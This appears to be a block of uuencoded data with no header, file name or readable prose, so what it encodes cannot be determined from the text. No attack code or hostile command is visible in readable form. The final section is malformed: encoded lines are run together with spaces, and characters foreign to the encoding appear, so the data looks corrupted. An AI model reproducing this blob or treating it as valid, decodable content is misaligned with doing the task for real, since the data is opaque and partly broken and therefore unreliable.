MTT8QFS' TT` :BC\87Z-+S@FE+(J_9"+43[]`M)0<;I-N*Z:HV48*&3528@[;4
M;VWZ"UZAS#=1Y>?84V?)PKQ*IMEF\$S=Q]H[]5G[D&*]3E6#>`=G7]I2]]F.
M4NS(7QWI+"^:N; ;9`GOJO(&\MF%,^8OT[I?LJ;48(T"<8G"M#%YD3RVB8-Y(
M%BJS6CAKMJ4V#GZE?.DF,E4AC96S#E0J>T/3R%0044ZUE/]F>VJ-S+\)0QNW
M4`.MM:6NB3R[\$<,[(-S,694]M6)H4W"^^U/T;Z&2;;.GUAV9@O,W,4W12TBY
M6A[0Z&<HYRM? ,GUNYPTO4EV`+R2F?<R>,L0JE\F'E.M\$H_Y&"5?T\NF#AOO
M>9FH?R90_T]FY#QUIL-FWEL'7>%19AM2YQA^@=? ,=&\$I7B&V0%BTE=@`81UA
M&V\$084\$]L07"&L)FPF["O`9B.X35A(T-)DUT(-1M,RUQJ06-T)K=.P"*WS2A
ML)H+(KC"@Z/S33DZWR(. _Y:ITM,P//P6\MG6MY#/EN^\$A^H0>M^A^KX\$]?T,
M1W09NZ;/+;SF70H]`,W3;\$?Y]:[I;3L81!0Z"]+F8=JJ]TTS++SQ?0I]`]A-
M.3*ACO=-%6Y^2(:NA1(5H%)0^H%I;AP/?T"A[T\$.BY&OMW]@*K'R_@^H].OA
M;7M0,RQNI])7MU.EVTU[;0W#.]JQ]'D?8NGS.J'@90@U>Z\$;53Y/P\9WX!#=#
M2U)K'TFM?<!7&_:9YCK4\&?(O7@AO.%A[.N^SZEW>DP+;+RRASC;4BC_6A>\
MO>LK>GM>K^E9%R_M1?F%T(UPJ-?SDH;QCJ.*GI_]]V4<LHAO2\$KVD90D["',
M/T!]!1!@F;" +L(CQ\$6/PMU8>P@; "=L(^P\#N2PH2UA*V\$/83Y_90_89BPB;" +
M\! !A\4'3@GBUZZ`UQ"94!>W0\$#TSS-@0!3/-L^WY?,5,,RCH>;/,0ETQ"[R9
MK?EF[,LJ2/XVMFEOOKG%Q@MG4V@(>K@`.:1AMGFNA7?,-HNX!+5.`<F]5?GW
M&LV"4F...&L<0FPFG[" ,L+>`LE]ZPE;"7L(<R?BUA&&"9L(NPB/\$18/'^QBK"!
ML)VPC[!POGFN52V?;P8K>Q`S7(S4-P35+49QJ+,.6@4]#YA#GEXX0H*_OX(
M?1&*Y_(5YD?C>=T*,T).-RRQII9:/4.J=@P597<\VNXKL1@KGD2L(6PF[";;,
M>PJQE+":L)&P@["?L*Q<L9*PCK"-L)>PH(+R)ZPA;" ;L)LQ;1?D35A,V\$G80
M]A,6K3:#V;?; ;!>]J\WY"6K!6FBGAA>@G?H!>-M&\+77`.10,M\.(OYAXW\N
MXO\'_70,0VJ`F5EMXC'#43LZ["(5@1IO,W4.81UA&V\$08<&+U#F\$-83-A-TO
MFLTBK];\JDMMV@ (M6_R:^41HV6WF_TUU*, ,Z=+]F3H),/_/,EV&C^9M,S.A
M*>0.W9A0.DV&J"\$K=O,GWO4'D@P^5+C&W8;N[UJ.W;S<RHBL<L@]JKA?+;
M02U`V+S#;!7=. \P?>-3RUZ`N16UFE!D+02MNCD>NW4; ,*F\74>XN\ \[XAN'5
M<)//FW>9469\A",8H:_3C&QN(7"H2K1&&G;3DQV[S4];>#_<\. (]'-4(370,
M# /25.JNN<BU(@&(U=T&)06^S#M+#`L:HVD_,#+2>!AE5A\$%]>Z`&"E^(_H9]
M9E03V^6E;Y^Y)(\$7=IN9@;/JV-P*,7&XF_+:(B,>P:#63XG7M`&O>0.:%OEG
MYC?C>-UGT.Q"W0"FU'K'FEV@KMW]&3.QS<Z^-EW\.]6A%Z\$7([Z\$L=D'MEZ(\$
MKOS_)B5-WQ!H6^!#*Q\$&5[PE7F-FY=_1:'EP.%?(0[_E7DK"JV`T`H,
M7?&=N<`&:[#0G!UE@<<B)NO-/YA^=O!RT)]Z,<'BA*,_B3\$XW+5)B)FV'
M_K-;5OR<B!`_PSNK+6#, -8(R@KHD7(#+ST0LGH581=A`V\$[81UB8CUA.6\$08
M2MA#F#\;L8PP3-A\$V\$5XB+!X#N5/V\$#83MA'6!BB_\$,6@Z@-680H+["81?L\
MBR;ZYUM:+&I-H87S%<46KA8\9LSU`_!UEX&O=AE`.X#:_H0%&_L@]/ARE"Y-
M*RQ/Q/\N%13Z`X0^B:'-*RU/Q?>E12Z#]3?&K3["I^T;' +RRB<I-`^Z]BL,
MK7W*TNOD;4]97L<YG\$/_W^;* _U/_/8[LK[R<>FX#]AS.%=666WI=O\$V&%L`
MGH<*5F^Y9;Z%U90Z`=\`\$3MITK#"TAK'&V7HTQ`Z\$T.[JRRSXGC^6@I=`12
MC#,!56LMBQV\4\$.%A&D?3\.V&+>.@NRQ;)UEG;0V]<A02+D/PM0^BSE`\+.

M, &#) 2I^S?.WBX<<P5"FS?`MI%G:]Y6\$'+PKC`R\`5+U`3RT"EKT+J;;N!<O [
M\;P=0Q5M/^35Z8;W%FVD]U9MI#&UT=+E;AC>#C?Y_-!&"S#R_, TP+%8@E+US
M^>V")Y71A.9+EF5.L/OLS*#Q&9ID#60@]J(U>.@E&JMUE"]A.V%?G>6@72U\
MA3);"=700.6NK] [2Z>%#13Z,+RB"*M4M\VRT,';MU%H&#A@#W+'FD;+%S;>
MVHBAZGRHWLM8O:+MEKIX7K4=:MZ(T([0NYT>_1%>LPH3Y>^PK([G*W90:`@R
MG\$S9-EMF0H;-%F8UBZ>/KDU\A-IS^]M8@H6Q#K"-L)>PH*=B"L(:PB;=UIZ
M7&HW^~6JC["_M1IXYP]H=.5]+/O[8\N/MGP>AKN&X66=%J'6=H(WLQ)0+=Y-
MY?P02M^&] %2[V[(KCK?)T#E'D7.0(O.Z+,#XKHH)'G(OY/,ZR[+;AOOEJ&;
MH+</ (N7D?6+YWL7+/J'0M=#,;V(S=W)B><O!_ =2Z\$^0-@^[I'VO98:']\O0
M0FCFAGA:_+*\&L^K]Q\$500AI?T0CKOQ3JDW=I]0FGUKR@(IZ/T4J*OH,J2CO
M"R0@A)ZO*+ \JJ-,<K-. *7DLHCM?VRG)"B;[\$\$G7U6KYR\+S] %&H\$WO(DECZ\
MW_*4BS?+T#"D_9!*O]_R\$93^:UE_M'LPW_#7ED?C>+, , +88<EF, ./=]8GG#Q
M@CX*G0=UVH)UZNB50!3/#\G0M="".[\$%"]^UM(*Y^JVD%7C;(33-#_5;?K3S
MTH,4'BB\$>H9E)!^T/.[@S1@J^\$RP6'JP!;L/DF#[WC+/P\N^MS!%Y;.,1\$WS
MD>T_T#T<HCHA;#YD.51C]I]2+(<J,I3F\$WQ3&NYAU?/M&+H]Q"Z'@O=.-.Z
M,IYWR=!2"-V.5?:LN[P\~I95N9PBI>BDR='D>.%.)--E&_%(4E8.!NQG+"6
ML)6PAS!_#F(989BPB;"+\!A<0BQ*F1]PJT@%]MGF]EH*84HXE57FA51&VA
M=6F\60>(E:E"_5#G&469Y:C'5'"_IWL76%<Y>4&1%7H8H0.AKXAJ>1BZIIOF
M1Q99/[7SGD44.@]"YV*'M15;Y]EX7S&%5D/7M&+7%"RUON/@Y4ME6A@TC^"@
MJ7[,NL#"FQZS8LNT0^N]@T1SZ#S\$L0NGCUO?B>/7C]\$01Y%."^10NLRYQ\,IE
M%%H'H3]A2>J>L!ZV_8G*'0!\$%03#9(5UC=@D*RPXB'IQ9D:'"35*ZTX2)I6
M4KNMM*YV-0P_!#?YO.Q)*PR2]@IHLGZ\$>DK*;R[D]R(I')766E'X9.@Z>'<S
MU6R~]6VHV1H*?1A:H0A;X=':ZT(;+WV:0O.`%/ .1+IJ>ML[V\&X9N<3JNPU#
MRYZQ-GIXS3,4NA?R?8\$4F2KK1E!DJC#4^C&D(<0)E?RUUMUQ?,5:Z(Y6A&Z\$
MTG4'30CA9ZVX3P(@OQHC\$%H1NJNI%8I1;.,!)J%J:H72Y['5JI^S/N%H&-[X
M'+9"]W/8"ODO0'.L0.BIL9KB4K27M"\$*ZVO:OV7?>X<35.%-1)*;\$1L(VPG[
M'"M?)](GK'5L)>PAS*EDB<,\$S81=A\$>(BS>0OD3-A"V\$81%KY\$^1/6OF35
M1.M+UF*GVO"RU"[O%6B<FB;P];T!OL8WJ1.>@>;.IPF\9NML4'2:*;00R'81
MDFU[L_51L)IDZ(_OI)]BAU6^;?W,R1O>IM#YD+8(TW:\;5UH8?>M@JS6?G)
MDLR3\ZQ'-%(E#LVJ%BQ@/V'13L1*PCK"-L)>PH)6Q!6MU@WQ:@WXU;+W\$-KH
MS=U0GLU\$0+NL+P(![:+0EZ\$\ /5B>[EU6\$`#Y[UM54(3G1A3AI<@)>W?C.%3G
M0>77X7QJP1ZBD?()]UFI@9GN0BA"*NP`J'3SQRL=*:L<0L^6HE/"L%6?' /Z&*
M[*6*\$!;LHXH0UA`V\$W83YG43'R"L)FPD["#L)RSZE!J*L(ZPC;#W4ZM!%'QF
M;;2JM5]"XQ3N!V@_(`<TM\$4AL9]OK0#\#^_G6JH(*4Z;JA+U"%>O1GBS_T;K!
MIC;\`_6_015KCX,4)9GHWE3:*/7L8W*9MBPC6IFV-[P-`QOAKM\WCO#!B.H
M=Y8-7IN/R;5G@2V\A_I&73XE;\^W[;(U#._+Q^3%LS%Y*3!--8S0/)^&I6Q"
M>8MF:56A[2DW;RRTX0"NA-`WD8VM>)ARJH4+C)>'6\#&^MY&/,K?'3S:U^(
M62%4%E.1PU#DQU'`;2VF)WN+;<OB&H87+,9G*A?3,R7X#\$!BDE*BI2[1AO;C
M+TSB5=\$X+\72-"]%[";];>PRQE+" :L)&P@["?L.AQQ\$K".L(VPE["C+\$%80U
MA,V\$W81YRRA_PNIE-H-H7&9K=('5"#7I*Q>H?9I:\UD8%2VT?>?9VTX'KWK&
MAH9[+1GN<U`&EU790F[>4&4#*D<H7@M0N58^#S\$U72*K?.MO#H/JMH]#-T!4_
MD#KWK.T0J'//4C.O@=#WL(/"SU(S-S)KV^7BW<]BEM4`=0BMU93#82C4%SA4
MAY^W?>GDU<]3Z#-`+&^A#*E:;VNV\<;U%+H%B+:;5B;7VU#-"U/H/JO8BW,D
M^1MM^Q)XY48;8XPO2YAA@JO"]B30#A0;-^?7'-35V)C"^0XK5IJ+QS'V4(VM
M+(&OV\$0/KJ('(<DV*ZT0P?^E"2A>-]L>2^!=FVW,9.4?#65?S0FT%\$=]54M]
M15A#V\$S839BWA?J*L!IO-&[!,SM>MKV?P&OJJ&S-T1<_B2_NVFI["H\$7U\$/I
M5/850J>Z' BK2B%#0@+X&>FRG7J5R3%+VJJTB@=>]B@WD;+>*+1A8^IKMI01>
MO`T:OQ9@1IXI'Q?]>A':MU-`V0[P'WH=^Z@)H`>A\4V`F*:+VP!?)Y.\C?)
M2^V[-L'L['VKF9NK\$W!79QN&JZ6[H&S5"*70`^1]'^-T-P.4/8A0!/"(8*/
M^/H_!NCM@ (IR\305N-.V+H%7=\([FSJIKS^\$MGD#6Z6CT_9F`C`\$H8K"WY#=#
ML1R?Z=B+35N^# [%VGVUE`F_=1X]"J_P&\$[1UV_K@R6YXC9%U\$W5/B=3Q%98/
MH;\$7H'8_0`]"X3<V#BGW6LWM6+O:;ZAVK=]@/\$)1']83H>P'0,<!&^XN?M<J
M+5"Q&M_0)*VM,H&7?X<#H!]"[2\RS4?QB6@X^:"M)Y'T'(;;CH(T9N?@^ .B=(
MENQ\6@?)WE:8R.M^@%3]/]B8F1MF1%=AHZD?P90U,^T+\$GD>KCC7(?0@5.4#
M=" .TSK9#"91268)5M\$,K9%^=R(L+;! :A<"XE*9)RBC)7/LR2(+*S*7S'9KG
MVEY!*+W6F\$V^>9BP^&\$[K9P_;) ^)V_\$@:0U"P0+,4BR36:[#E,U%]F<AR4),
MLM`.O\$CY%',[@"W60LC^;0+O7X1QCV*Q'L4\$O!\3S*6'B^WS\$D'%IN>^Q>#9
MM&Z_V#XGD5>6V'';+C9`J1V:2EMABVTFN0,9DU>7V9^^ (BS#!D+H0:A<#E#\
M!.4,[!>(D?8QK+(_D\C+5T%<!*A552A1V6%5E#55]M7)O+JU1#;M)IB/Y=D
M<)#&Y!K[]S#(UV!MUE#[/BQ+58K/-CQM7PKU>1IB:Y!\Z'N&WO\EUNP030%7
MV7^\$%JG"[EF+I5R+40)%O'IS*%[K;T<>F@=Q%6OL]."%?#>0[B671RV_VCF
MU6\$[BL\B" T"Y[^ [PG.: =]@1Y:TP?ZDI6%X==SD\^8=-A"%!1OM8`'\@-&W&
M_)3WT+:+HRUY]AUO.I%>%7>2]A8+]'][-@'O_Q@%3.5+]@X';X!0EU4<.&).
M=X@([4+%J*H.2U'\`F(580-A.V\$?8>%6Q'+6L)6PIZM=M!?\NNAI'5084G\$
M1MR3AW*IN-G>Y^+5S=AA+7:F<7YP8*/9QS@[5+33WF57PSNI!NNA!A_0WK1V
M>[N#][; ;<:ZTP)BR!)7#P@I42]D_C'MNOG0WN'F=3)T'33K,MJ*]Z%]N87W
MR='W(>TJ3%OXD7VUFU=^1*']T)!E9.]_9%\&]CZ\$00!! ,^X8Z;!_ ;U8/=5"Z
MP_#T3#2/&COMLSR\JY-"#T\$A]Z'(+MM[W;RFMUVW.>X6BY-'\""%N^A)B)L
M)>S98S>+_"[[CQZUIPO'Q5X[4Q7U\$35B^"ZR\$?.TDRYJ)UW4#FI1,_AY/**
M;H!P-Y6@&<KU--:JJ,?^C)M7]5!H=-3J\$22/AA[[@CC>(4-[(.TN3'NHQ_Z^

MFY=^0:'MV%XJ#-'TI7VYE7=_:6<VA_CZYZ8)/D/U).\K(@C"/L+"7B((PEK"
M5L(>POS)B&6\$8<(FPB["0_OMA]QJ\==(--)1F;Z'DGZ`)2WNM[>74_A:X#
M5>0=FL?JM[]KX]TR='V\$OHZA^7D.\$)(K\AS4,]'`Y=BOU3,<?%&\:88#F=8<
M"PGTE=B1/3,<3WIXX4Q*OAD:83?I,S,=>T"?F46A\R'K^309.,M1:.M%*J\
M`VD78(/US'(4@7:?[X!A-P>@<@X]50E/;:=]G',<(,3;9.AJ"-U&H2\$'B/FV
MD\._69F#)D)\\$LJ*`@?.?VR.SG_TH@I;4^!'Q;3`\;6#\V%=]0B=",<FDOY
MKH(J?8/UJ2MR)'EX>Y\$#5?S/@#!?PIVPQ8L<M(]CD:/."38UW(%-O<B!^_P6
M.T`;1SA40CG]!,)\CL3<L\31X^0%I13Z'(2^2_.NI8[W'+P=OQ7M0^1<5LB_
MKY3R+UJ*Y:Q<ZGC2VC"\;BF^I6,IOJ5G&;R@8#E`TPK,3\R%=IB#[5"\TA&R
M\>J54)6&E0<[HKP"VR'\I"P,) -N+DRE-3SJ`YKMEZ&J@BR9D)N5/.=YP\;JG
M(%)5=&JINR/&P=,X:]3V%):FH!QQ!6%-N>,YI]H,?K6O`EM(_1SJ]1JUT!K9
M0FL<C4[>#>\#V`%TP#AIREM']3V0ZQM416EK:IR?'SU;*C">G9583V;UD'6
MW>NHBC50RF^QE`W/.;YS\8[G,,_GJ`)MD-,2I)W:L*/4RMO"%#H;*OLCAA9M
M<(!M5[4!FX/_@,RX<8/CD%7MV\$#E^`C72[\$<_1NH',4O.)Z&Y"]`_JT(AQ"*
M-LI^`\HH0A900,FQ,(Y7;Z+01R"QVG)8K.CS,(+7Z1\UT/:8C3&VEZB?/M>
M<I2`,5;X,M:OZF6L7_\$K4+_J5R3)07%?Q2XLV.%XS<;+=U#H"]"@G4@H33L<
MNQV\6X:^#Z'+D:C"KSN></+FUQTHC>J)/MKD=,5-#E`^ZYJ<B@\[PT:'X]:
M(V/@`YHD?'-[L.L-QX?'G]_`KGD3H`FAXTT`LUG\$?,O/,*L-2%'YK?A\&V\$O
M8<\$[!1F\$-83-A-V\$>>\BEK[K:/`HU>!7RSJH*A702OMITTF`XVO@')TT\$EJ@
ML]?AHDFXD]JNN9-RZG0\YVX8GK<;6W#%;FS!QB[(J@NA<#_E]R[TQ:/8ZWW?
M.(JMO*B/OG?!6)[?"NOI<S3'\8(#M?IO]8VJT==IE4M3@NWW`%?E>)#"/ZS
M_V*\$_Z!F^J5GYME!T:X[X*`=N@=HC'^^6\$?81MA+6-!/;4I80]A,V\$V8=Y#:
ME+":L)&P@["?L.A[RI^PCK"-L)>PX`?*G["&L)FPFS#O\$.5/6\$W82-A!V\$]8
M]"E3UA`V\$;82UCP\$^5/6\$/83-A-F'>8\B>L)FPD["#L)RS*<V+^A`6\$;7E.
MA^@%KPC/'&B;!5`[V]E@5PM#3JZV%3G!IGL&?/EKP=>VUHG<XQ\$PK+:CY*I\
MUKDCGC<\BU'/.DE4PV!Z\$@=3X_/.IYR\ZWD*_0!"5V!HZ7KG2B</KZ?0(LCF
M39IW#CO?B@>-DT(W\<UUX/AO#L[+;PK[.1.I]*CI7ZA_>*<RAO(5O,V8*6Z
M"'\1%K^`6\$780-A.V\$=8N!&QG+"6L)6PAS"_!K&LQMGI5,/@5QLV`Y35.5\$4
ME-(,8!V6V?H-E+D9>6'!*ZWK;S\%6P0A!Z\$LJT`S0A5]0"M"(<0BAH`ZA!:
M&YR*HJD^FEN<0/5Y2T6"ADA4.U^%;JD#L#1M`U]CH[-5=7>#,'`7;@?H0NA_
M@YJO7,S,?,^\$%L2;SC:3N^9-+*SRE3D?6.>;SEYS?.^;3AY?_!9`VUM.4.OL
MC9\$6?-Z(-M%;3HOH;D:">-NYWMB:6=L`F??L=+/+6S,)6\ -8A=" \$<0BA^!W*J
M0JA[QZFX6]_!0KT+4(W0^JX3E!HV&MKK1:Q//]P;A-@?VW&'`;6E[SF%Z`O/
MF6=RKVAS"G='FY.9-?6S(T?^+E1`*W<Y%40!^_!,V_M0U!4?.%5+V\?.#\WQ
M=1U.)3[<">7IV0-0N1=>:,Z:&YO#`#QKD4+>76K9=7FJ[Z=(%U`P*?9ZS6>(
MS83=A`F?.`^<8>.GG2`<`O!U]?>BK`UVD(;,=4.T`X`N^`%=\&O_PJGR/O#Q
MPB\Q(4(?ONE73H55?P5-U/@5T@E"02\4=7K5`A#>Q(00@`^`FK<?H!(@0@F`
M=R\$<0FCX&B`*OX&`+Z)J#4(S0@`[\^Y#DCL`T`O`*7C!MP!EW\)M#?I:T=>'
M4/'=#NEW3D55#`_+0>VM7.7Q^&\=-DXU)+!T?>>TFMO[G<\8>?Y!S!TA[WNL
M"TT(U0O/WT&L&PV-Z2P]L:9R9^8\$!A^</3@7XST).`?R`L.TG;-JFPQC>==C9
M;G`7Y+FXNSS/)=RU"*UY+L7=@V`Y,UPXY_: :F2;K&%)N1`]\HNQ/5[Y&VRF:X
M?E!YS0P72Z\$#DB/>C,,B+EHU_-<,TSNXMFNI@0QA5(6*_3.)GE4BWMLUQ-
M)B#P?'A/'T!K9E\$(7MY>`/?AN2X>WX]0.,^%TTW?J+AB.<_5IR[,],7,<W&X
M%,['EUFO%JN1N-KGNRHUUZ`Y+NXJ+G0I:E6A"P@"H16A!R`_88`RA#!!"%*A
MAUW,-!:!E/\:]@`58^XN"A;`-"%4%T\$4+H0H`>AJ\G(2Q=!C:L1VA`R`@6H
M>]3%5,WQ5SV;%S742HM=T)4`P/L6@[<<0#0L=M5I[OXE4-G24H`A#:\$QJ78
M`(!M"(<0BA_`*'6(;,\,8`5"%T+^,BB)R?+4H-+/S-R`/1]>[H+][E_N4D31
M\$RX5>/\$*#&A?@27I6^&[B]<Z1*B?*6KV^#.`Q(:O^Q)R+,.?;WHJWP*H.\$I
M[]6G@`3Z/+P`&[+R&UPO`HD->^;D`SLL+E%&VK7\$T&=^]J>*"@\$JN`4/P,
M0!5`&T\$5WJX%R4N`Z9[?FB\$45`.T\$SR/79PROGU)4GF6H"]7[?>A1.;!6%H
M>-HP^=OEI6@#44;#!KKKDY?*%V02>2G<2)<Z>>F3E\H:F41>BC;1I4%>^N6E
M:C=-.N2E^\$6Z-,K+(7FIKJ5+E[R4;G\$9@`=_&+M[Z",DJZ8M+F303:CK;L6`
M+@@P&;5_B2`-^0G2=?Y+V%T]+V,'YM<A0=91M[Z"6+05(RNWN09I[KJMV&`
(MAQJ@L\I?A7[J>!5`C]*/;REXS7409,N*UUPBON<U`%_;&:AUFT!.%3:Z/C6Y
MRQNQJQJQ>&(&CM8%.%I[&EU%,%'+MN,8K=U.(Q'+A[&N/[MKD=`XNT`JA?6
M^R,%?P+\WKT#"EOYNFN7YLYOPJY%J`P#*0JA#R`^ZDTD<X3P6TCZ"/T(A<TN
M/-1A@8ADN<*\$-D2S:Z7)W=^,2=_&(8`0;L&D;%9D\G`1EJNMA8HY!Y[<CV,P
M;Z?K:\U=MA-#U5HNEAK)!`]\9G27MV);(#2)`]\D50>MB&F=/<W?DWT\$<3+40
MS(3:AERO[SV7L!2VN3Y0H3W:7\$I\WRYXNN\$#%]RW?>#>9LM\$2&ZP(S+^>TN
M^DJI`=A>_H>NA69WXX=(]A\A?`S]=.ACK(/V>N2I*A2XI1VNM69W7P>RB\$YL
MN]U81H2J/=1S`V/\U>UQ=9C<;7L@00\\$*S#8:9D!>!B6NZ@+*:2Q"ZFEH\O5
M: `#W@]_#PETLJ+68+I%V!;]>UV:J-H`779HG^M1H[NU&_L(H?13@.I/\8W6
MGQ1X8^GKL.*NP.#^Q`*`/\/>10@C%`^946H16A&Z\$+H_YPZ:A?.V.&_#GQO
M80]UR5M"/(\([SC6F]VM=``\J8O`+J_Q"[II>I^CM5MW^_J,;G[]B.;^!H?
M%=6"?XU=WO2UZQN3N_MK+,<WU/N;0`R%Z%.A;UP%9G?O-R3,-JD@PX2FF\$("
MK*2Y`]\K.HR:P:L)]U%7-?<`UZ[YU+3:Y.[[%LG`C=;8CR,,H1<A_R"V#D+5
M02I@'[ZKXZ#K`(I+SOL/TON^(>\$)]M0V?%4YIBG_WB7,S=^[*LSNFA\@X])#
M*"!%/9Z^4HI=WW,(^'+ACZZEYGS\&JK]1Q<SB\1GC]3`O\<^+OT)I\$I1GON0
M@;?FN>`%`":P5<]`WTS`;H`>\$,^0!]"^6R\1>A!R)\#4(801FA\$R`L!E")4
M(S07`0A]"-4S7-CO]4(,9-J/<`\]R`S.FP_#I0NAJ!"@I]"-2RU01N;TZXG[

M/>QN,+IK' X' XJ@5NK/9%4 (\N' %==" S0Z\$7N3] 3X[B* (+UCH9D#0Q1C7M- 'M M;+T+(4%XD7LQ#2:1] T"&H?GDT+"DV=F] BO8U8^Z#RKNWD?=&%J";=E6 [%X" M*GBQ6U--UC') 7/\W5F_!6A5Z07JQFQ:-' J=+<QE='^N&"4F<97>J6N87H '+^H M?<*>] 567] *) T*+W_2S=DAA+*GL/\$ '6!-"#T) S.81U (^158)M74*+JD) /U5 [C7 MFH@N%/ \$I JFV?&7&B9Q6\HQ% @) DBF5> [/C>Z>U6X! 'JV\DEKJ:3S);<. @^Y* MMS'7K7' OP4R\$NV>-V\@T=K*9XS_] V (@%6+/2IZGTM60=W- (*8"Y?!]"TSJT* MQ?I' 72Q-AG98HD&VE=50OT8 '4T^U^S&-EST' Y:Y#Z\$ (H>!Y ['J\$9H0^A=#U ` M+4 ('0GX8Z4)) \$=\CJZ@,NW] 0XIO";A [?NP&@] @5L 'O\$X2O.\C>XRU5VZ\$3JZ M8:.;UU*VXP'I1' (JJ' &O,;NK:C '.H; \&Z\]>1! [_L!GGVC:Y\62:QDV8']N/ MX []C\$V; "GQ0H+EI) .&UROV-REVYVTQR7\ 'S' EN_: [' ["Y"Y\ \$1] 4UF&R] A?= MSX) \RZMUB_C\+5#*UI<P) U:&4 [\$ [2 '^*^!+V9P!X7E@W ((PI?IC8MAXNY%J\$= MH1^AK `Z@H!Z@&L!2V@'^-H1# "#60'G0C%+X&\$ \$8HW '90U (A9 (;0C%&W' V^UN ME:GLOJ5YG\$?<8YD [-2A ` [W:J?<.<."U"V>O8/CQ\$G/\;LK5>=Z.2W^0^H+F [MFMS,H*C%R%XB1D (%UJO@#3> (A< (W\$<O?=&R (;?1' 0TLA9M^2P]] ID) OUK [I M_EQU [_I1DD-\$&Z<2) 3PK" ' &_20I<#Y?.S&O+?=A69WZ=MN9E0LSPVV*P] 0 MP [[MUD1I*XSJFG?=&WYK<U>\AVT"H:0-H;7.#KKD+?' 6 [P%?U/I ("OMD' &/8! M5\$LU?*=7BO [-PER [/L"ZE [<C=A#VM [M#IOQ (48L^A*>;\$'H!X@L<MN@H5,? MR^2Q;7T,-P]' 5^5'U!' %G3 ':JSJA (YH [B=@. @^3Y@R@3O>78 'M=G---71Q MRQZN1I JAPP@9-. ^!5H/A#)>YH&-VN35S\S [W' B.5\] '^V:3N\F [] Z] R-X&&* M<0L_CA_W! *F.W3!6#W6 [%50;I^Z51E [T&3*:S] R"UZ&O%:\$;X1!"T>=NHZ (D M^@?M:+^"2O,3,MGRSXXQM<%%%/>X9VB\M0?' .4+9%P!M" 'T (15\B*T!H10A_ MA3Z\$SHEYD!0@K] B-G0.A'*/X:10E"&T+>-\A:\$ 'KZ') KZJ.&FS,RL ('WM@' L5 MZ&L' B&-^AVR\Z%MWO] E=^2T.3;\$.&<&7V->UW [J_,KG;OX7.K/R.ANV/&-># MCS1^1] SA8VRH;O'KW/R1;/W-&) W7 [] YB=H? [@02:\$#H0PH<!BF=Y0#HA-"!T M (>3G>R'# [2] 2' =V^A2S+) [R@N5OS (;87H2@ \$T%H 'T%W@ '39G6 'I7T () W3?7 M (T31/, _+!M>A>1 [A*IWO@39#Z"Y\$>!B@ \A\$/ ,W/6*A@? \F\34= ("#QZ_UAR) MWHB!A46>&M^ABCS, (L0W1YNR_01KVEWD '5ZTR+//'-^PR, /CNQ_U6#6-w7#4 M+QQNY' #P-XD^Z/80] L%Y*577FH7TZ5OL0=;?"049S/23U6)!Y6"UX0HP] <V ME7B>,,?WE<';"Y8 '%#T&4/JXAYELALXH,]+_;<,GJA_W<%MCF4=85BP#7] 5R M*' ?Y\$^!K>*CV^Z!3X17X.U* \!T"L/6M'BA=[=F.FI*F#W' 0+U9#+U16>KC: M40GM) D0%O0_>^ '%231_ \$%&16K_% \&.*\$2"@? (J\$TKO' 8F='!4A#2\$%P (%@0G M?WN8T3\$N.+5\$84LROMP [A<5#^/DLGC^; '?%_@AN_PDJ') 64HAMG.TX, *WRC\ MW) VPX&J1FQ90C/, 3##S%I9B?S"C3"J;4:5PS:F9V*F4 [88S"#KJU<;F^"C9! MK\$UL<!L=%0J;G [J&^^9I ["KFA] RGQ (2D,AL6ZAJ^*1DN\6*&JR'!.#E8'\A5 MV*L) Z0' AR-&8N#NM/M"2:V'!O\;JR<.NA\="; (F5SW'9' 3XO3W/"\$ [O=!] 7@ M.'] B') S\J2!_4AML5*K^ '7>-@YXMF, :JSJ.;+&@R_?0BME52CFY] *O3U<, MSSK*M (!B* <A (SM7_EF0H1FB6D,+;D_W>BJ!B>CA!_EY>CRTA,D [3DQ/8WTJ MY<' JQ._\ "J] .N-C [SY3<D:P@M,") 0IO@) H%#7%@F ' <2/>XP^5B5E1DG0J7% M] M0"0X5B"+E.+^!7>0JFL&4FOL] MS.+) SH^BL ((!17DRX0>XJ\$V) FE=A+ [CZ MM\$! 'T1X?!D6] 5F, :V'6:JFGB@32OPI>Y'] 'X<4ZV@%+>:S0H\$M_@ \$6, : "P M_I3=FL] W#=#NGBO<3GDR-"0N\$^<G.7H6_G?JN-@6LR0Z@R;0' 'V-2 '^P; (Y8V MJ/) NQT;M,W,PH) B?2EVN<@YD?"9!"WXY_C6DB:#*] D7B3>L2, =Y@#' XI' H 'N MA7C3 (P9F,!I,F-844K1>9YD64M2OZ&+8#Y<@' ^Y4E" _!-T%30J!D0F=XN=L3 M\$+>E02VACIIA '4A/S6 'H-'CVML8/I!H=ERG.=6EE&E#\$&>'Z%3?TI%\Q+TTH MT_R* [>%4R&.\$5_ \$L!O+U*L:OW?@ZTYIX [&? ['HCU^Q7+RY#8ZYOD55RA=\$RF M [(!7CU2T-DC=J1BP&^HG!!3KGI0?5;_B^' Y8KU;"7:Z=BKK>V:O5^QKJ@PV (ML?^#0_P^8<N1/:49L'DTLV;1K) I-LVL.S:6Y-8^H>2C-H&#UL) T,9H/%8#/8 M#2Z#V^ '1XR9KAE' PO!9] %I^DYRJ4N%49K6I@2@M [[Y>H^=\AY=5*#,U.' 42S MS_U\U" \$ST!B^ (A1@ZX!N' %//8YO@.@W>'<-ADF*>G0+] JQA:H'.] E_) \$5SV, MAT:B?>,<U^DA+ [_*R=-=] 3PY;GJN8MF7GC' =>RGTN5&SL.<MO-IAO\$D,SQ' 7 MI:4KIN5 '^, ,5^SXF\^!N%V1P=1QD ('SE/LXUD2' NS3* (!S4!78Y#8IPO?9AF M] +.#' `?#<AH2LRUXHSH^2D2B+5' 4] Q/+M!) %X 'NAG:Z&#^\$B] >O"!A\0.\< MZ-W;HI@^&0:U479!7+K"UL9_HU74U] >+W! SAG 'C\$SFE,FMA' "KYG'V\$O82MA M';W_92K+CX3O\$ \Y7\$3\B?R-A+^ \$^PCR*74W;/B+<2KB8<'] A-6\$KC->T7 (43 M^U '-RX=A!:<# /Y&,1 (EA) %,D (PDJ:GFJY@TJQN] A+'6] H=O3!SB+9LQDA4;^ M0 [HQAR<Z8>CN2WU/\$\?EB!O3ZGFZ\$T9M9JZB=J4@,PY 'G\SR_*B&%.6#A#P8 M@>PG1Q\TDF%_JE;AOSR:J2' "J] *<XOXLC0-O\$ \$# [JL' @\UW+WJ4*?V9@QIS ' MX?^&] VTU ("O) &9<K6:X8/DW\+2W@5PSX9O_' 2 [7H2Q7Y4G702XW1E^KM=N1+ M>?) ?1GQI/_85C" '8J\\$, UCMPEYO!WA' \B208;0H [D ':,U) ^PA&T3XI' TH8%K ML*' \-CBU*M*IFH@*!^+ "=E' (0M4*>*7N0Q 'QYL3 '=7-:8:*#';*\H%T&M-: M./Y];8IB6) W:KJW) 